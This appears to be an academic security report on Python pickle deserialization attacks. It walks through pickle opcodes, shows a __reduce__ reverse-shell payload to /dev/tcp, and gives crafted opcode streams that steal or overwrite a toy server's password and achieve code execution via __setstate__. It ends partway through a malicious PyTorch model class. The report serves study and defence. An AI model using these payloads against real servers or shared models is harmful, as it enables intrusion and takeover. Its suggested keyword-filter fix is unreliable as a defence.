Deserialization Attack in Python and Machine Learning

Junjie shan
Yongzhe Xu

May 2021

1 Serialization and Deserialization

1.1 Introduction

Serialization is the act of converting objects from an internal state to a stream of bytes that includes object data to store it into the file systems or to transfer it to another remote system. The representation of the serialized object should be platform-independent. After serialized data is written to a file, it can be read from the serialized file after deserialization process, converting the stream of bytes to the readable object again into the memory.




Figure 1: Serialization and Deserialization

1.2 Usage of serialization and deserialization

Serialization provides the process of saving an object's state to a sequence of bytes and deserialization provides process of reconstructing an object from those bytes. There are several ways that serialization is used:

1. Simply saving your data for use later. For example, let's say you are playing a video game, and your game cannot run forever; even if it never crashes, you will probably need to exit the game at some point or the operating system might kill the program to save resources (e.g. on Android, background processes that the user is not interacting with are frequently and intentionally killed by the OS to reclaim system resources like RAM), so you need to save the

current state or process of your game. To make sure that the game doesn't start from the very beginning and can instead continue from where you left like the latest saving point, you will want to write the state of the game to persistent storage (i.e. the hard drive, the remote server, etc.). In order to do this, the game data structure in the memory that presents the current state of progress of the game needs to be translated to the stream of bytes or strings which can be written to disk (or remote server used to save the data).

2. Retrieving information from a remote server. Let's continue with the game example, suppose the game mentioned before is an online multiplayer game or that it needs continuously updated since there will be more game items, characters, or levels coming. To achieve this, we need the information about the online player or the information about the new levels/items to be communicated from a remote server (which is used as the point of contact for all the copies of the game installed on various devices) to the individual copies of the game. Both the server and game need some sort of in-memory representation of these game data structures (e.g. the location of players, the structure of a new level, the description for a new item, etc.), but to transfer the information from the server to the game on the device, the communication system consists of a stream of bytes, and so it is necessary to have a way to convert the data to stream of bytes and from stream of bytes back to a meaningful and readable data structure.

2 Analysis of Serialization library: Pickle

This section will introduce the Pickle module and mechanism of Pickle.

2.1 Introduction and vulnerability

The pickle module implements binary protocols for serializing and deserializing a Python object structure. It is used to serialize and deserialize Python objects.[3] "Pickling" is the process whereby a Python object hierarchy is converted into a byte stream, due to which it is not human-readable, and "unpickling" is the inverse operation, whereby a byte stream (from a binary file or bytes-like object) is converted back into an object hierarchy. Pickling (and unpickling) is alternatively known as "serialization" and "deserialization". It is faster and it also works with custom-defined objects. The Python pickle module is a good choice for the serialization and deserialization of python objects.[1] If you don't need a human-readable format or if you need to serialize custom objects then it is recommended to use the pickle module.[2]

However, it also has some safety defects. A wildly known issue is the "__reduce__" function.[4] When de-serializing the class, the Pickle will automatically execute "__reduce__" function. For example:

```
class Shell_code(object):
  def __reduce__(self):
          return (os.system,('/bin/bash -i >& /dev/tcp/127.0.0.1/8080 0>&1',))
```

The Pickle will automatically execute the "__reduce__" function and open a reverse shell to the hacker(assume IP address is 127.0.0.1).

Except for this basic vulnerability, Pickle still has some vulnerabilities regarding "serialization" and "deserialization". We will analyse the source code of Pickle and introduce the vulnerability in later sections.

2.2 Pickle mechanism

Before we introduce the attacks, the detailed mechanism of Pickle will be introduced to better understand the attack.

```
def _loads(s, /, *, fix_imports=True, encoding="ASCII", errors="strict",
           buffers=None):
    if isinstance(s, str):
        raise TypeError("Can't load pickle from unicode string")
    file = io.BytesIO(s)
```

```
6       return _Unpickler(file, fix_imports=fix_imports, buffers=buffers,
7                         encoding=encoding, errors=errors).load()
```

This is part of the source code of Pickle. The loads() method uses the _Unpickler to deserialize the input. We will go through the source code to introduce the mechanism of _Unpickler.

During the process, the Unpicker mainly uses two stacks to manipulate the data. One is the stack and the other one is the meta-stack. Stack is used to storing current variables and meta-stack is used to store the previous data, which exists before the deserializing starts. Their roles will be introduced later.

2.2.1 Analyse using Pickletools

Pickletools is a tool that can analyse the output from Pickle and also provide a more human-readable output. We will use Pickletools to demo the content of serialized data in the following section. Below is an example output of Pickletools.

```
\x80 PROTO      3
c    GLOBAL     '__main__ Token'
)    EMPTY_TUPLE
\x81 NEWOBJ
}    EMPTY_DICT
(    MARK
X        BINUNICODE 'id'
X        BINUNICODE '1'
X        BINUNICODE 'token'
X        BINUNICODE 'correct'
u        SETITEMS   (MARK at 21)
b    BUILD
.    STOP
```

Figure 2: Pickletools output


2.2.2 Analyse of Pickle output

To understand what is going on when the data is deserialized, we have to dig deeper into the serialized data and understand what is the meaning of co-responding instruction code. Take previous output for example:


```
\x80 PROTO      3
c    GLOBAL     '__main__ Token'
)    EMPTY_TUPLE
\x81 NEWOBJ
}    EMPTY_DICT
(    MARK
X        BINUNICODE 'id'
X        BINUNICODE '1'
X        BINUNICODE 'token'
X        BINUNICODE 'correct'
u        SETITEMS   (MARK at 21)
b    BUILD
.    STOP
```

Figure 3: Pickletools output


In the very beginning, the "\x80" is the starting instruction code, followed by the version code "\03". Then you will notice the 'c' instruction code, which represents the global instruction code. When the machine sees this instruction code, it will put the "module.name" in the stack. In our case, it's "__main__.Token". So now the "__main__.Token" is in the stack. It's just a symbol and doesn't have a specific meaning.




The Pickle continues to read characters. When it reaches ")", the Pickle will push an empty tuple into the stack. After this instruction code, the machine will read an "x81" instruction code. Then Pickle will first pop an element from the stack, named "args", and then pop another element from the stack, named "cls". Afterward, the Pickle will run cls.__new__(cls, *args) and push the result into the stack. In conclusion, the Pickle extracts two elements from the stack, instantiate an instance of class "Token" and then push it back to the stack. Now we have an empty instance of class "Token".




Then the Pickle reads a "}" and a MARK instruction code. One empty dict will be pushed into the stack, then the whole stack will be pushed to meta stack, and the current stack will be cleaned.



Then the Pickle reached the four "V" instruction codes. The string follows "V" is the value and the string terminates with "\n". The string will be put into the stack gradually.



Now the Pickle reaches "u", and this instruction code will force the Pickle to execute "pop_mark" function. The function will store the current stack into an array, put empty dict and Token instance back to stack. Then it will add elements from the array into the dict.



And the last instruction code is “b”, which stands for BUILD command. The current top at stack will be stored as “state” and then be pop out. Then the current top at stack will be stored as “inst” and then be pop out. Afterward, the Pickle will update the “inst” using the “state”. **If the target class has “__setstate__” function, the Pickle will use the “__setstate__” function of the target class to update the instance.** Till now, the serialized data is successfully de-serialized. The last “.” is the termination instruction code.

There are two essential instruction codes. The “c” and “b”. Using “c” instruction we can have access to global variables if the design is poor. Using the mechanism of the BUILD function, we can modify global variables and execute remote code execution. The reduce function attack is already wildly known and we will not discuss it here.

3 Deserialization attacks in Python

For the demo, a simple server-client model is implemented. The server receives serialized data from the client via HTTP and de-serializes the data. Afterward, the server compares the sent data with the local password. If the password matches, the server will send back the ”OK!” message to the client. Otherwise, ”failed” will be sent to the client.

```
    while True:
        data = sock.recv(1024)
        if(check_data(data)):
            sock.sendall(pickle.dumps("Do not use reduce function!",protocol=3))
            print("reduce function detected!")
        else:
            data_de = pickle.loads(data)
            if(data_de == Token(password.id, password.token)):
                sock.sendall(pickle.dumps("OK!",protocol=3))
                print('login succeed!')
            else:
                sock.sendall(pickle.dumps("Wrong!",protocol=3))
                print('login failed!')
```

```
14              print("current id is: " + password.id)
15              print("current token is: " + password.token)
16              print()
```

The server also provide defense against __reduce__ attack, which will be shown later.

3.1 normal login

This section will introduce the normal login process.




Figure 4: Login in with incorrect password




Figure 5: serialised data

The server will return an "OK!" message, which means the password is correct. The serialised data shows the class we send is "Token" and the parameter is {id:1, token:correct}. The server will re-construct the data and check whether the password is correct. The figure below shows a failed attempt:




Figure 6: Failed attempt

3.2 Try to steal server's variable

How can we login into the server if the password is unknown? The answer is 'c' instruction code.

In Pickle, the 'c' represents global variables. Using the 'c' instruction code, we can have access to the global variable. If the variable is imported from other modules or it's a global variable, we can easily read the content of the variables.

In the serialized data, we can replace the previous value 'X\x01\x00\x00\x00\1' with 'cpassword\nid\n', which represents the global variable "password.id". The same for the token variable. The figure below illustrates the output from Pickletools before and after modification. The '1' and 'correct' are replaced by global 'password id' and global 'password token'.

```
\x80 PROTO      3
c    GLOBAL     '__main__ Token'
)    EMPTY_TUPLE
\x81 NEWOBJ
}    EMPTY_DICT
(    MARK
X        BINUNICODE 'id'
X        BINUNICODE '1'
X        BINUNICODE 'token'
X        BINUNICODE 'correct'
u        SETITEMS   (MARK at 21)
b    BUILD
.    STOP
```

Figure 7: Initial data

```
\x80 PROTO      3
c    GLOBAL     '__main__ Token'
)    EMPTY_TUPLE
\x81 NEWOBJ
}    EMPTY_DICT
(    MARK
X        BINUNICODE 'id'
c        GLOBAL     'password id'
X        BINUNICODE 'token'
c        GLOBAL     'password token'
u        SETITEMS   (MARK at 21)
b    BUILD
.    STOP
```

Figure 8: Modified data

If now we send the modified data to the server, the login will be successful and the server will

return 'OK!'. No actual data is sent. The server will assign its 'password.id' and 'password.token' to the de-serialized instance during de-serializing. So the hacker can log in to the server without knowing the password.




Figure 9: Server returns OK

3.3 Try to modify server's variable

'c' instruction code relies on the find_class function. So if the find_class function is rewritten by the server and only the 'main' module can use the 'c' instruction, the previous attack will be naturalised. In the previous case, we can not import a global variable inside the module 'Token'. So we are not able to load global variables when de-serialising the instance.

However, Pickle has another vulnerability that could lead to unauthorized writing of data. The variable imported by the global instruction code is a reference to the original global variable. Once we got the reference of the global variable, we can use the BUILD instruction code to modify it. So we can load the main module first, and use the BUILD instruction code to update the variable with our value. Afterward, we can load our "Token" module and log in to the system because the variable in the server is changed to our input. The attack procedures can be:

1. Use the 'main.password' module first in the serialized data. Because now we are in the 'main' module, the using of 'c' instruction code will not be intercepted.
2. Put one dict into the stack with our value. For example: $\{id : 9, token : incorrect\}$.
3. Run the BUILD command and the global variable will be rewritten. So now the global variable is changed to value we provided.($\{id : 9, token : incorrect\}$)
4. Send a serialized data with value $\{id : 9, token : incorrect\}$. Because now the variable in the server is changed, we can login the system.

Using the mechanism introduced above, we can rewrite the output from Pickle and the output will be:

```
\x80 PROTO      3
c    GLOBAL     '__main__ password'
}    EMPTY_DICT
(    MARK
V        UNICODE    'id'
V        UNICODE    '9'
V        UNICODE    'token'
V        UNICODE    'incorrect'
u        SETITEMS   (MARK at 22)
b    BUILD
0    POP
c    GLOBAL     '__main__ Token'
)    EMPTY_TUPLE
\x81 NEWOBJ
}    EMPTY_DICT
(    MARK
X        BINUNICODE 'id'
X        BINUNICODE '9'
X        BINUNICODE 'token'
X        BINUNICODE 'incorrect'
u        SETITEMS   (MARK at 70)
b    BUILD
.    STOP
```

Figure 10: Modified Pickle output

So we can send the modified data to the server. On the server-side, the id and password are changed. Previously the password is $\{id : 1, token : correct\}$. Now the password is $\{id : 9, token : incorrect\}$. The login will be successful.




Figure 11: Modified server variable

3.4 RCE

As mentioned before, the server has a defense against reducing attacks. Before the de-serialization of the data, the data will be checked. If the data contains 'R', which is the REDUCE instruction code for Pickle, the data will not be serialized and the message "Do not use reduce function" will be sent back to the client.




Figure 12: RCE using reduce function

So how can we still launch RCE without using reduce function?

```
1     def load_build(self):
2         stack = self.stack
3         state = stack.pop()
4         inst = stack[-1]
5         setstate = getattr(inst, "__setstate__", None)
6         if setstate is not None:
7             setstate(state)
8             return
9         slotstate = None
10        if isinstance(state, tuple) and len(state) == 2:
11            state, slotstate = state
12        if state:
13            inst_dict = inst.__dict__
14            intern = sys.intern
15            for k, v in state.items():
16                if type(k) is str:
17                    inst_dict[intern(k)] = v
```

```
                else:
                    inst_dict[k] = v
        if slotstate:
            for k, v in slotstate.items():
                setattr(inst, k, v)
    dispatch[BUILD[0]] = load_build
```

This is the source code of "load_build" method. When the BUILD instruction code is reached, Pickle will run this function. If "inst"(target class instance) has "__setstate__" function, the "state" will be handled by the "__setstate__" function. Otherwise, the "__setstate__" function will be integrated into inst.__dict__.

Initially, the "Token" class on the server side doesn't have the "__setstate__" function. So if we build the "__setstate__" function inside Token instance with "os.system" , the "__setstate__" function will become "os.system".(Because the class definition inside server doesn't have "__setstate__" function, so the function will be created, but not executed)

Now the class has the "__setstate__" function. If we use "ls" to build the Token instance again, the Pickle will run __setstate__("ls"). Because we set the "__setstate__" function to "os.system" in the previous step, the Pickle will run os.system("ls"), thus the RCE is executed.

```
\x80 PROTO      3
c    GLOBAL     '__main__ Token'
)    EMPTY_TUPLE
\x81 NEWOBJ
}    EMPTY_DICT
(    MARK
V        UNICODE    '__setstate__'
c        GLOBAL     'os system'
u        SETITEMS   (MARK at 21)
b    BUILD
V    UNICODE    'ls /'
b    BUILD
0    POP
c    GLOBAL     '__main__ Token'
)    EMPTY_TUPLE
\x81 NEWOBJ
}    EMPTY_DICT
(    MARK
X        BINUNICODE 'id'
X        BINUNICODE '9'
X        BINUNICODE 'token'
X        BINUNICODE 'incorrect'
u        SETITEMS   (MARK at 76)
b    BUILD
.    STOP
```

Figure 13: Modified data

When we send this serialized data to the server, the server will execute the "ls" and print the files in the server's terminal. The Token we added after the RCE will prevent the server from throwing exceptions.




Figure 14: Output from server

3.5 conclusion

In this section, we analyse the source code of Pickle and find some vulnerabilities which could lead to remote code execution and unauthorized modification of global variables.

For the unauthorized modification of global variables, we first explain a vulnerability that will lead to the unauthorized reading of the global variable. Afterward, we proposed a fix for the unauthorized reading of the local variable. However, the Pickle library has another vulnerability which could lead to unauthorized modification of global variable. This attack can be fixed by using immutable variables.

For the RCE, reduce function is a wildly known vulnerability. So we don't demo this attack because it's easy to defend. However, the BUILD instruction code inside the Pickle module also has a vulnerability which could also lead to RCE. Using "__setstate__" function, we can run arbitrary code inside the server. This report only demos the "ls". In a real attack, the code can be opening a reverse shell and gain full control of the server. Or delete critical files inside the system. The fix can be filtering out keywords like "ls, os, system...".

In conclusion, the Pickle is a useful tool to serialize and deserialize class. However, it has many vulnerabilities. So we have to be cautious when deserializing unknown data.

3.6 Open-source applications with Pickle vulnerability

Pickle is wildly used in other open-source applications, such as NumPy and PyTorch. For example, numpy.load() and torch.load(). They are wildly used. Numpy is intensively used. Nearly all the machine learning programs use NumPy.

Pre-trained model and data set is extremely important in a machine learning project, and since most machine learning engineers don't have experience in security, they will likely become a victim of a deserializing attack. For example, they might download a dataset or model from the internet and use numpy.load() and torch.load() to load them, thus being hijacked by the hacker. Even there are some warnings in the official website, many of them will not lay emphasis on the warning. Because they are not familiar with de-serialization attack and they will not take the warning seriously.

4 Deserialization attacks in open source ML model

4.1 Introduction

This section will demonstrate how to exploit the torch.load() functionality to run arbitrary code and shows why this method should never be used to load serialized models from an untrusted source. This might be dangerous, for example, we might download a model from an unknown source and test it or in a federated learning context where a model has to be sent from one user to another.

However, when introducing the torch.load(), only a few tutorials will mention the potential danger of deserializing unknown sources. Even the official website doesn't mention the danger of deserializing attacks when introducing torch.load().

The torch.save() and torch.load() methods make use of Python's pickle module under the hood[5]. As it states in the pickle section, as well as the official documentation for torch.load(), this should only be used for trusted inputs, because Python classes can define how they should be unpickled. So, it would be possible that an attacker intentionally publics a model with malicious data, and when a user tries to download and load the model using torch.load(), the malicious code will be executed, such as start a reverse shell.

4.2 Attacker and victim model

The attacker first can generate a model with malicious code like this:

```
class Attacker(nn.Module):
    def __init__(self, module, payload) -> None:
        super().__init__()
        self.module = module
        self.payload = payload

